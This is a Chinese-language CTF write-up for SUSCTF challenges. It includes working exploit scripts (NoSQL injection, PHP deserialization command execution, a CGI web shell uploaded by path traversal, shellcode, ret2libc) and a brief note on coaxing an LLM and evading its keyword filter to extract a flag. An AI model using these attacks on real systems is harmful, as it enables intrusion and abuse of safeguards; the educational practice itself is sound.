
Flagdle
Type: web / Author: 135e2 / Difficulty: Easy
尝试玩Wordle,发现并不属于英语单词的flagdle可以被识别
检查网络发现有如下请求
其中index-v114.5.14.js 和index-v114.5.14.css中版本号令人在意,肯定是经过出题人的修改。
由于之前flagdle的疑点,查看单词字典发现
使用python获取e(31483)等单词,组成句子,
Submit the last Four words as flag signthe webflag from our flagdle
尝试原单词词典最后四个词语失败,尝试signthewebflagfromourflagdle成功
nosqli
Type: web / Author: 135e2 / Difficulty: Medium
注意到index.js 文件中有两个用户,admin 和 flag(本题目标),并且在成功登录后会输出{user.username},即flag。
题目提示nosql,使用常规MongoDB nosql注入方法,向query-password注入$exists按照操作符的逻辑执行了查询,成功登录。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| import requests
def main():
url = "http://game.ctf.seusus.com:xxxxx/login" # 端口在wp里隐去
# 构造NoSQL注入负载,匹配非admin用户且密码存在的文档
data = {
"username": {"$ne": "admin"},
"password": {"$exists": True}
}
try:
response = requests.post(url, json=data)
if response.status_code == 200:
# 提取响应中的用户名(即flag)
flag = response.text.replace("Logged in as ", "")
print(f"Flag: {flag}")
else:
print(f"请求失败,状态码: {response.status_code}, 响应: {response.text}")
except Exception as e:
print(f"发生错误: {e}")
if __name__ == "__main__":
main()
|
ezphp
Type: web / Author: hardream / Difficulty: Medium
php 反序列化,生成之后使用curl post到ser中,或者构建好之后是由python request库发送请求。
读取文件式payload构建
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
| import hashlib
import urllib.parse
import requests
def generate_exact_payload(flag_path="/flag"):
"""
生成精确格式的Payload,特别注意PHP私有属性的空字符处理
"""
password = "hack"
forced_salt = "you_will_never_get_flag"
calculated_token = hashlib.md5((password + forced_salt).encode()).hexdigest()
# 构建完整的POP链:Main -> Flag -> Secret
# Secret对象(无属性)
secret_obj = 'O:6:"Secret":0:{}'
# Flag对象(有两个私有属性:secret和key)
flag_obj = 'O:4:"Flag":2:{s:12:"\x00Flag\x00secret";' + secret_obj + 's:9:"\x00Flag\x00key";s:' + str(len(flag_path)) + ':"' + flag_path + '";}'
# Main对象(有四个私有属性)
main_obj = 'O:4:"Main":4:{s:10:"\x00Main\x00flag";' + flag_obj + 's:14:"\x00Main\x00password";s:4:"' + password + '";s:11:"\x00Main\x00token";s:32:"' + calculated_token + '";s:10:"\x00Main\x00salt";s:11:"dummy_salt";}'
return main_obj
# 测试发送
url = "http://106.14.191.23:58376/" # 替换为实际URL
paths_to_try = [
"/flag",
]
for i in paths_to_try:
payload = generate_exact_payload(i)
# payload = generate_info_payload()
data = {"ser": payload}
response = requests.post(url, data=data)
print("响应头:", response.headers)
print("响应状态码:", response.status_code)
print("响应内容:", str(response.text))
|
susctf{congrats!!!_you_get_f4ke_flag},发现目录下flag并非真的flag,尝试关键目录无果后换一种生成方式,直接发送运行shell命令,直接使用php编写,更加标准正确便于修改。
发送find / -name "*flag*" -type f 2>/dev/null搜索flag文件
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
| <?php
class Main {
private $flag;
private $password = 'any_value'; // 可任意设置
private $token; // 需要正确计算
private $salt;
}
class Flag {
private $secret;
private $key = "asd"; // 先用简单命令测试
}
class Test_Deprecated {
public $test;
protected $deprecated = "system";
}
// 定义要设置的值
$password_value = 'any_value';
$token_value = md5($password_value . "you_will_never_get_flag");
$deprecated_value = "system";
$key_value = "find / -name \"*flag*\" -type f 2>/dev/null";
// 构造对象
$main = new Main();
$test_deprecated = new Test_Deprecated();
$flag = new Flag();
// 使用反射设置 Main 对象的私有属性 password
$reflection_main = new ReflectionClass($main);
$password_prop = $reflection_main->getProperty('password');
$password_prop->setAccessible(true); // 设置可访问性
$password_prop->setValue($main, $password_value);
// 使用反射设置 Main 对象的私有属性 token
$token_prop = $reflection_main->getProperty('token');
$token_prop->setAccessible(true);
$token_prop->setValue($main, $token_value);
// 使用反射设置 Test_Deprecated 对象的受保护属性 deprecated
$reflection_test = new ReflectionClass($test_deprecated);
$deprecated_prop = $reflection_test->getProperty('deprecated');
$deprecated_prop->setAccessible(true);
$deprecated_prop->setValue($test_deprecated, $deprecated_value);
// 使用反射设置 Flag 对象的私有属性 key
$reflection_flag = new ReflectionClass($flag);
$key_prop = $reflection_flag->getProperty('key');
$key_prop->setAccessible(true);
$key_prop->setValue($flag, $key_value);
// 使用反射设置 Flag 对象的私有属性 secret(其值为 $test_deprecated 对象)
$secret_prop = $reflection_flag->getProperty('secret');
$secret_prop->setAccessible(true);
$secret_prop->setValue($flag, $test_deprecated);
// 使用反射设置 Main 对象的私有属性 flag(其值为 $flag 对象)
$flag_prop = $reflection_main->getProperty('flag');
$flag_prop->setAccessible(true);
$flag_prop->setValue($main, $flag);
// 序列化对象以生成Payload
$payload = serialize($main);
echo "Payload: " . $payload . "\n";
echo "URL Encoded: ser=" . urlencode($payload) . "\n";
echo "curl -X POST http://106.14.191.23:xxxxxx/ --proxy http://127.0.0.1:8080 --data \"ser=". urlencode($payload) . "\"";
?>
// http://127.0.0.1:8080 为Burpsuite监听代理
// 预防flag生成在请求头中
|
查询到flag在文件/flag-SQtAi9eJle2zrXsNzo4P5zE2jxk4mfa4中,进行读取获得flag
ez_upload
Type: web / Author: 135e2 / Difficulty: Medium
文件上传漏洞,提示CGI。上传文件发现网站利用cgi-bin/upload.py进行上传
瞎填尝试url发现错误提示http://106.14.191.23:xxxxx/cgi-bin/upload.py?asdf
获得python3环境目录 /usr/bin/python3
使用../../cgi-bin/shell.py路径遍历上传到cgi-bin/shell.py,但发现无法运行,怀疑是没有chmod或者服务端没有配置允许运行。
灵机一动,直接上传到../../cgi-bin/upload.py
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
| #!/usr/bin/python3
import cgi
import subprocess
import sys
print("Content-Type: text/html; charset=utf-8")
print()
# 2. 开始输出HTML内容
print("""
<html>
<head><title>Command Executor</title></head>
<body>
<h2>CGI Command Test</h2>
""")
# 3. 获取表单数据
form = cgi.FieldStorage()
command = form.getvalue("cmd")
# 4. 处理命令执行
if command:
try:
# 使用subprocess.run更安全,可以控制输出
result = subprocess.run(command, shell=True, capture_output=True, text=True, timeout=5)
output = result.stdout if result.returncode == 0 else result.stderr
print(f"<pre>命令输出:\n{output}</pre>")
except subprocess.TimeoutExpired:
print("<p style='color: red;'>错误:命令执行超时。</p>")
except Exception as e:
print(f"<p style='color: red;'>执行时发生错误:{e}</p>")
else:
print("<p>未接收到命令。</p>")
# 5. 输出表单
print("""
<form method="POST" action="">
<input type="text" name="cmd" size="50" placeholder="输入命令">
<input type="submit" value="执行">
</form>
</body>
</html>
""")
sys.stdout.flush() # 确保所有输出都被发送
|
获得shell,find命令超时,开始疯狂遍历寻找flag,先ls,后cat,最终在主目录下找到
ez_zip
Type: Misc / Author: MorgenEule / Difficulty: Easy
解压列表发现文件均为2,3byte,可以使用CRC32碰撞
使用工具CRC32-Tools https://github.com/AabyssZG/CRC32-Tools 进行破解
但是注意到part_08.txt碰撞失败,结合上下文猜测得
susctf{Congr@tulat1ons_4or_2b1t_CRC_Cr@ck!!}
ez_osint
Type: Misc / Author: MorgenEule / Difficulty: Medium
找花,查看图片GPS信息
定位,线下查找,晚自习路上拍的照片
上网搜索正式名称,反复尝试石头,可得 “功不唐捐”海纳百川泰山石。
https://electronic.seu.edu.cn/2021/1107/c2028a389850/page.htm
SUSGame
Type: Misc / Author: illunight / Difficulty: Hard
项目使用Renpy引擎编写,查找解包工具unrpa,并且发现game/下有可疑archive.rpa文件,但是解压失败,怀疑经过加密。
使用binwalk强行拆分,得无数zlib文件
使用python 批量解压,并且输出到同一个文件
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
| import zlib
import os
import glob
def decompress_and_merge_zlib_files(input_directory, output_file_path):
"""
解压目录中所有.zlib文件并合并到单个输出文件
参数:
input_directory: 包含.zlib文件的输入目录
output_file_path: 合并后的输出文件路径
"""
# 查找目录中的所有.zlib文件 [1,3](@ref)
zlib_files = glob.glob(os.path.join(input_directory, "*.zlib"))
if not zlib_files:
print(f"在目录 {input_directory} 中未找到任何.zlib文件")
return False
# 按文件名排序以确保顺序 [1](@ref)
zlib_files.sort()
print(f"找到 {len(zlib_files)} 个.zlib文件")
# 创建输出目录(如果不存在)
os.makedirs(os.path.dirname(output_file_path), exist_ok=True)
try:
# 打开输出文件
with open(output_file_path, 'wb') as output_file:
# 逐个处理每个.zlib文件
for i, file_path in enumerate(zlib_files, 1):
print(f"处理文件 {i}/{len(zlib_files)}: {os.path.basename(file_path)}")
try:
# 读取压缩文件内容 [2,8](@ref)
with open(file_path, 'rb') as compressed_file:
compressed_data = compressed_file.read()
# 解压数据 [2,4,6](@ref)
decompressed_data = zlib.decompress(compressed_data)
# 将解压后的数据写入输出文件
output_file.write(decompressed_data)
print(f" 成功解压并合并,大小: {len(decompressed_data)} 字节")
except zlib.error as e:
print(f" 解压失败: {e},文件可能不是有效的zlib格式 [8](@ref)")
continue
except Exception as e:
print(f" 处理文件时出错: {e}")
continue
print(f"\n所有文件已成功处理并合并到: {output_file_path}")
return True
except Exception as e:
print(f"处理过程中发生错误: {e}")
return False
# 在这里直接设置您的路径
if __name__ == "__main__":
# 配置参数 - 直接在这里修改路径
INPUT_DIRECTORY = "/.../SUS-1.0-pc/game/_archive.rpa.extracted/" # 替换为您的.zlib文件所在目录
OUTPUT_FILE_PATH = "/.../SUS-1.0-pc/game/hi.txt" # 替换为您想要的输出文件路径
# 执行解压和合并操作
decompress_and_merge_zlib_files(INPUT_DIRECTORY, OUTPUT_FILE_PATH)
|
发现解密文件疑似16进制,使用101editor打开,搜索susctf得
eternalblue
Type: Misc / Author: X_Y / Difficulty: Easy
使用wireshark进行流量审计,统计tcp协议通信最频繁的ip,推测为攻击者IP_被攻击的靶机IP。
flagophobia
Type: Misc / Author: MorgenEule / Difficulty: Medium
提示词微调,轻柔安抚,笑里藏刀,强行逼供
删除.(预防可能的有敏感词限制),获得flag
flagchecker
Type: Reverse / Author: 135e2 / Difficulty: Easy
使用ghidra工具进行反编译,找到main函数
继续定位 check_password transform
发现加密过程是对每个字节进行异或操作,异或运算的密钥是 ((char)(local_c << 3) - (char)local_c) + 0xdU。local_c是循环变量,代表当前字节的索引(从0开始)。local_c << 3等价于 local_c * 8。
所以表达式可简化为:(8 * i - i) + 0xd= (7 * i + 13),即每个字节 data[i]被替换为 data[i] XOR (7 * i + 13)。
异或运算是可逆的,可以使用相同的密钥对变换后的数据再执行一次异或操作,得到原始数据。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| # 从内存中提取的密文 (小端序格式)
local_48 = 0x7d4c565d4168617e
local_40 = 0x24301a5231302973
local_38 = 0xd3c393eae0eef218
# 将三个整数转换为字节数组,注意使用小端序
ciphertext_bytes = []
ciphertext_bytes.extend(int.to_bytes(local_48, 8, 'little'))
ciphertext_bytes.extend(int.to_bytes(local_40, 8, 'little'))
ciphertext_bytes.extend(int.to_bytes(local_38, 8, 'little'))
# 解密函数
plaintext_bytes = []
for i, byte in enumerate(ciphertext_bytes):
# 计算每个字节的密钥:key = (7 * i + 13) % 256
key = (7 * i + 13) % 256
# 异或操作解密
plain_byte = byte ^ key
plaintext_bytes.append(plain_byte)
# 将解密后的字节转换为字符串
flag = ''.join(chr(b) for b in plaintext_bytes)
print("The flag is:", flag) #susctf{C6eck3r_Revers3d}
|
酸黄瓜
Type: Reverse / Author: 135e2 / Difficulty: Easy
python 序列化,使用python pickle进行反序列化
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| import pickle
# 你提供的序列化字节数据
pickled_data = b'\x80\x05\x951\x00\x00\x00\x00\x00\x00\x00]\x94(KsKuKsKcKtKfK{K1KmK_KPK1KcKkKlK3KdK_KuKWKuK}e.'
try:
# 反序列化
original_object = pickle.loads(pickled_data)
print("反序列化得到的对象:", original_object)
print("对象类型:", type(original_object))
except Exception as e:
print("反序列化过程中出现错误:", e)
|
得到[115, 117, 115, 99, 116, 102, 123, 49, 109, 95, 80, 49, 99, 107, 108, 51, 100, 95, 117, 87, 117, 125]
观察推测为ASCII 码,解码为susctf{1m_P1ckl3d_uWu}
expression
Type: Reverse / Author: illunight / Difficulty: Medium
阅读汇编代码,解析关键部分。
输入计算表达式,可以使用 + - * ,只能含有1,2两个数字并且不能超过3个数位,当计算结果为8888时成功。
观察得到112 * 121-212 * 22 = 8888
提交表达式,获得flag
hiandroid
Type: Reverse / Author: 318 / Difficulty: Medium
apk使用jadx进行反编译,搜索susctf{
shellsignin
Type: Pwn / Author:** 135e2 / Difficulty: Easy
通过run.sh可知flag在目录/flag中
ghidra 反编译pwn可得
发现输入shell就可以获得shell。
nc连接,输入shell,获得shell,再cat flag获取flag
shellcd
Type: Pwn / Author: longque / Difficulty: Easy
ghidra 反编译,寻找关键函数,理解程序
在输入magic code之后程序运行了fun_001012ae,功能为判断传入字符是否均为可打印字符(0x4000)
如果判断成功则执行fun_00101317,功能为将传入字符写入iVarl所在内存,并且将该内存设定为可改变和可执行,随后在15行(*param_1)时调用(运行)这段内存。
则攻击流程即为生成纯字符的shellcode输入即可获得终端。
注意在命令行中使用Ctrl + D输入而不是回车,在pwntools中使用send而非sendline。
查看(*param_1)指令使用寄存器类型为RDX
使用ae64工具将pwntools生成的shellcode转化为纯字符形式
1
2
3
4
5
| from ae64 import AE64
from pwn import *
obj = AE64()
sc = obj.encode(asm(shellcraft.sh()), 'rdx')
print(sc)
|
最后使用pwntools攻击
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| from pwn import *
context(arch='amd64', os='linux', log_level='debug')
HOST = 'game.ctf.seusus.com'
PORT = xxxxx
p = remote(HOST, PORT)
# 或者尝试这个更短的 64位 shellcode
shellcode_64_short = (
b"RXWTYH39Yj3TYfi9WmWZj8TYfi9JBWAXjKTYfi9kCWAYjCTYfi93iWAZj3TYfi9520t800T810T850T860T870T8A0t8B0T8D0T8E0T8F0T8G0T8H0T8P0t8T0T8YRAPZ0t8J0T8M0T8N0t8Q0t8U0t8WZjUTYfi9200t800T850T8P0T8QRAPZ0t81ZjhHpzbinzzzsPHAghriTTI4qTTTT1vVj8nHTfVHAf1RjnXZP"
)
p.recvuntil(b"enter magic code: ")
# 发送 shellcode
p.send(shellcode_64_short)
# 等待程序输出 "[*] running..." 表示 shellcode 即将执行
p.recvuntil(b"[*] running...")
# 给 shellcode 执行时间
import time
time.sleep(0.5)
# 现在应该获得了 shell,发送命令
p.sendline(b"cat flag")
# 进入交互模式
p.interactive()
p.close()
|
获得flag
(复现时截屏)
login
Type: Pwn / Author: longque / Difficulty: Medium
提示显示为ret2libc泄露攻击,按照基本步骤获取:偏移量,pop rdi;ret gadget,libc中system、/bin/sh偏移地址。
计算偏移量
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| from pwn import *
context.log_level = 'debug'
# 生成一个长字符串
pattern = cyclic(200)
p = process('./pwn')
p.sendline(pattern)
p.sendline("df")
p.wait() # 等待程序崩溃,获取核心转储
# 从核心转储中获取覆盖RIP的值,例如是 0x6161616b
core = p.corefile
rip_value = core.read(core.registers['rsp'], 4)
offset = cyclic_find(rip_value) # 计算偏移
log.info("Offset: " + str(offset))
|
计算函数偏移
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| from pwn import *
libc = ELF('./libc.so.6')
# 获取关键函数偏移
system_offset = libc.symbols['system']
binsh_offset = next(libc.search(b'/bin/sh'))
puts_offset = libc.symbols['puts']
exit_offset = libc.symbols['exit']
print(f"System offset: {hex(system_offset)}")
print(f"/bin/sh offset: {hex(binsh_offset)}")
print(f"Puts offset: {hex(puts_offset)}")
|
pop rdi;ret
1
| ROPgadget --binary pwn --only "pop|ret" | grep rdi
|
总体数据:
1
2
3
4
5
6
7
| input offset 120
System offset: 0x52290
/bin/sh offset: 0x1b45bd
Puts offset: 0x84420
0x0000000000401393 : pop rdi ; ret
[*] System address: 0x7fd63ebf06b0
[*] /bin/sh address: 0x7fd63ed529dd
|
使用python脚本第一次攻击puts函数泄露获得libc基址,再进行二次攻击获得shell
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
| from pwn import *
context(os='linux', arch='amd64', log_level='debug') # 调试时可设为'debug',正常运行时建议'info'
# 加载二进制文件
elf = ELF('./pwn')
# 获取必要地址
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_addr = elf.entry # 使用 symbols['main'] 通常比 entry 更准确
pop_rdi = 0x401393 # pop rdi; ret gadget
ret = 0x40101a # 找一个单独的 `ret` 指令gadget,用于栈对齐。地址需根据实际二进制文件查找。
# 连接到程序
p = remote('game.ctf.seusus.com', xxxxx)
# === 第一阶段:泄露libc地址 ===
p.recvuntil(b'username: ')
offset = 120
# 构造泄露用的ROP链
payload1 = b'A' * offset
payload1 += p64(pop_rdi)
payload1 += p64(puts_got)
payload1 += p64(puts_plt)
payload1 += p64(main_addr) # 返回main,准备第二次攻击
p.sendline(payload1)
p.recvuntil(b'password: ')
p.sendline(b'asdf') # 发送任意密码
p.recvuntil(b"wrong username or password!\n")
# 接收泄露的地址
leaked_data = p.recvline(keepends=False)
if len(leaked_data) < 8:
leaked_data = leaked_data.ljust(8, b'\x00')
else:
leaked_data = leaked_data[:8] # 确保只取8个字节
leaked_puts = u64(leaked_data)
log.success(f"Leaked puts address: {hex(leaked_puts)}")
puts_offset = 0x84420 # 偏移,必须与目标libc匹配
libc_base = leaked_puts - puts_offset
system_offset = 0x52290
bin_sh_offset = 0x1b45bd
system_addr = libc_base + system_offset
bin_sh_addr = libc_base + bin_sh_offset
log.info(f"Calculated libc base: {hex(libc_base)}")
log.info(f"Calculated system address: {hex(system_addr)}")
log.info(f"Calculated /bin/sh address: {hex(bin_sh_addr)}")
# === 第二阶段:获取shell ===
p.recvuntil(b'username: ')
# 【关键修复】构造稳定的ROP链,考虑栈对齐
payload2 = b'A' * offset
payload2 += p64(ret) # 添加ret指令进行栈对齐,应对MOVAPS问题
payload2 += p64(pop_rdi)
payload2 += p64(bin_sh_addr)
payload2 += p64(system_addr)
p.sendline(payload2)
p.recvuntil(b'password: ')
p.sendline(b'asdf') # 发送任意密码
# 尝试获取flag
p.sendline(b'cat flag') # 等待shell提示符
flag = p.recvline()
log.success(f"{flag.decode().strip()}")
p.interactive()
|
dragongame
Type: Pwn / Author: longque / Difficulty: Easy
尝试游玩,发现全买最后不会留钱买beer,并且只买a large sword也可以成功打龙。
1
2
3
4
5
| p = remote(host, port)
p.sendlineafter(b"Now your choice is:",b"2")
p.sendlineafter(b"Now your choice is:",b"4")
for i in range(0,50):
p.sendlineafter(b">>",b"1")
|
发现beer每3元一瓶,并且可以购买至金钱为负数,怀疑int整数溢出。
计算尝试得715827885可以触发整数溢出使总金额超过2000000, 也不会触发aha的检测
购买 tavern,获得shell,cat flag
seed
Type: Crypto / Author: illunight / Difficulty: Easy
给的secret.py文件有误导,实测每次生成随机种子不变且不会输出,尝试n次获得其中一组的密码序列
432 390 371 89 773 190 741 178 1021 820
获得flag
SUSBank
Type: Crypto / Author: illunight / Difficulty: Medium
阅读代码,根据浅薄rsa了解可知,暴力破解p q d不可能,e也没有大过可以使用低解密指数攻击,寻找其他方法。
先赚两次钱
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| import hashlib
import itertools
import string
def find_xxx(proof_suffix, target_digest):
alphabet = string.ascii_letters + string.digits # a-z, A-Z, 0-9
for candidate in itertools.product(alphabet, repeat=3):
xxx = ''.join(candidate)
test_proof = xxx + proof_suffix
test_digest = hashlib.sha256(test_proof.encode()).hexdigest()
if test_digest == target_digest:
return xxx # Found the correct XXX
return None # If no match is found
proof_suffix = input("这里填入后缀")
target_digest = input("这里填入哈希值")
xxx = find_xxx(proof_suffix, target_digest)
if xxx:
print(f"Found XXX: {xxx}")
else:
print("No matching XXX found.")
|
因为n已知,并且pow(balance,d,n) + rand中rand位数已知,发现可以通过暴力枚举所有16位素数(二进制下),恢复2^d mod n。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| from Crypto.Util.number import *
from gmpy2 import next_prime
# bytes_to_long(b"SUS") = 5461331
# 一次测试时候的值
n = # a big number
e = # a smaller but big number
S1 = # a bigger number
# 找到所有16位素数
primes = []
p = 2
while p < 2**16:
primes.append(p)
p = next_prime(p)
# 寻找加密余额C
C = None
for rand in primes:
if rand > S1:
continue
candidate = S1 - rand
if candidate >= n:
continue
if pow(candidate, e, n) == 2: # 因为余额是2
C = candidate
print(f"Found encrypted balance C: {C}")
print(f"Corresponding rand: {rand}")
break
if C is None:
print("Failed to find encrypted balance")
exit(1)
# 计算T = C^23 mod n (2^23的签名)
T = pow(C, 23, n)
print(f"T (signature of 2^23): {T}")deposit = T + rand
print(f"Final deposit value to input: {deposit}")
|
由于2^23 > SUS,且位长度小,计算T = (2^d mod n)^23 mod n,即2^23的签名。
在选项3中输入deposit = T + rand。计算check_deposit = T^e mod n = 2^23 > SUS,且位长度为24 < 1024,从而获得flag。
modular
Type: Crypto / Author: illunight / Difficulty: Medium
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
| from Crypto.Util.number import long_to_bytes
# 给定参数
p = 269362074288207307542642012900174543199
C = [1349874547, 26990, 285337416819, 2]
encrypted_vector = [50930964716312266177839139457723607648, 201050527555147895574798415306904201600]
# 计算矩阵 M 的元素 mod p
a = C[0] % p
b = C[2] % p
c = (C[0] * C[1]) % p
d = (C[2] * C[1] + C[3]) % p
# 矩阵 M
M = [[a, b],
[c, d]]
# 计算矩阵 M 的 10 次幂 mod p
def matrix_power(matrix, power, mod):
# 初始化单位矩阵
result = [[1, 0],
[0, 1]]
base = matrix
while power:
if power & 1:
result = matrix_mult(result, base, mod)
base = matrix_mult(base, base, mod)
power //= 2
return result
def matrix_mult(A, B, mod):
# 2x2 矩阵乘法 mod p
a00 = (A[0][0] * B[0][0] + A[0][1] * B[1][0]) % mod
a01 = (A[0][0] * B[0][1] + A[0][1] * B[1][1]) % mod
a10 = (A[1][0] * B[0][0] + A[1][1] * B[1][0]) % mod
a11 = (A[1][0] * B[0][1] + A[1][1] * B[1][1]) % mod
return [[a00, a01],
[a10, a11]]
M_power_10 = matrix_power(M, 10, p)
# 计算 M^10 的行列式 mod p
det = (M_power_10[0][0] * M_power_10[1][1] - M_power_10[0][1] * M_power_10[1][0]) % p
# 求行列式的模逆元
det_inv = pow(det, -1, p)
# 计算逆矩阵
inv_M = [
[ (M_power_10[1][1] * det_inv) % p, (-M_power_10[0][1] * det_inv) % p ],
[ (-M_power_10[1][0] * det_inv) % p, (M_power_10[0][0] * det_inv) % p ]
]
# 用逆矩阵乘以加密向量
flag1 = (inv_M[0][0] * encrypted_vector[0] + inv_M[0][1] * encrypted_vector[1]) % p
flag2 = (inv_M[1][0] * encrypted_vector[0] + inv_M[1][1] * encrypted_vector[1]) % p
# 将整数转换为字节,每个部分为 11 字节
part1 = long_to_bytes(flag1, 11)
part2 = long_to_bytes(flag2, 11)
pure_flag = part1 + part2
flag = b"susctf{" + pure_flag + b"}"
print("Recovered flag:", flag.decode())
|
小e
Type: Crypto / Author: illunight / Difficulty: Easy
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
| from Crypto.Util.number import long_to_bytes
import gmpy2
# 给定的加密参数
n = 19473657217226489631375845413757470541682315872142662772623549875114840620784595375868748360162778406833581747218483232495423576374773084260726424892890156730796669252466351967580541628491717001005690239747987820442695824839500557427148488532412635189354086921827350085275713018375142742997170762553058523114390294315088003850940433743460380309692776831622674186116250222605065233260804595053000570118032227457304733221907273361162509203328769279253485084947536084548711800499003838853840158545083192535943036729126396237122194099231439084253449993362983394740834217890482847243802871867873829147268001440471046258879
e = 7
ciphertext = 28561470605317183374148973947208337015205233019083134805331114993488917597908970469483373443402785257325792717455513626054000320209565046353979980302854588265022723819778124237905091994296945682686345689812819425429461269509143136468957478040451778806659454217026711890963570042444244062578313745969764614120730568770039799045119902202939597184877942763258993796683186927278604267307100177564100465245015876898866700675558094000558882928348341353971199142049377030945333675431535092427363782086222412049379416094405103846857850626126587929442969427726921704127111825279048983369559304361006259918212890625
# 使用gmpy2库进行大整数运算
ciphertext_mpz = gmpy2.mpz(ciphertext)
# 计算密文的e次方根
m, is_perfect_root = gmpy2.iroot(ciphertext_mpz, e)
if is_perfect_root:
flag = long_to_bytes(int(m))
print(f"解密成功!Flag: {flag.decode()}")
else:
print("直接开方失败,尝试中国剩余定理方法...")
# 如果直接开方失败,尝试使用中国剩余定理
# 寻找满足条件的x,使得x^e ≡ ciphertext (mod n)
# 这可能需要更复杂的数学方法
# 对于e=7的情况,我们可以尝试寻找模n下的7次方根
# 方法1: 使用Adleman-Manders-Miller算法求模n下的e次方根
# 方法2: 使用Hensel引理提升
# 由于实现这些算法比较复杂,我们可以尝试使用现成的库
# 例如,使用sympy库的nthroot_mod函数
try:
import sympy
# 尝试使用sympy的nthroot_mod函数
m = sympy.nthroot_mod(ciphertext, e, n, all_roots=False)
flag = long_to_bytes(m)
print(f"使用sympy解密成功!Flag: {flag.decode()}")
except ImportError:
print("需要安装sympy库: pip install sympy")
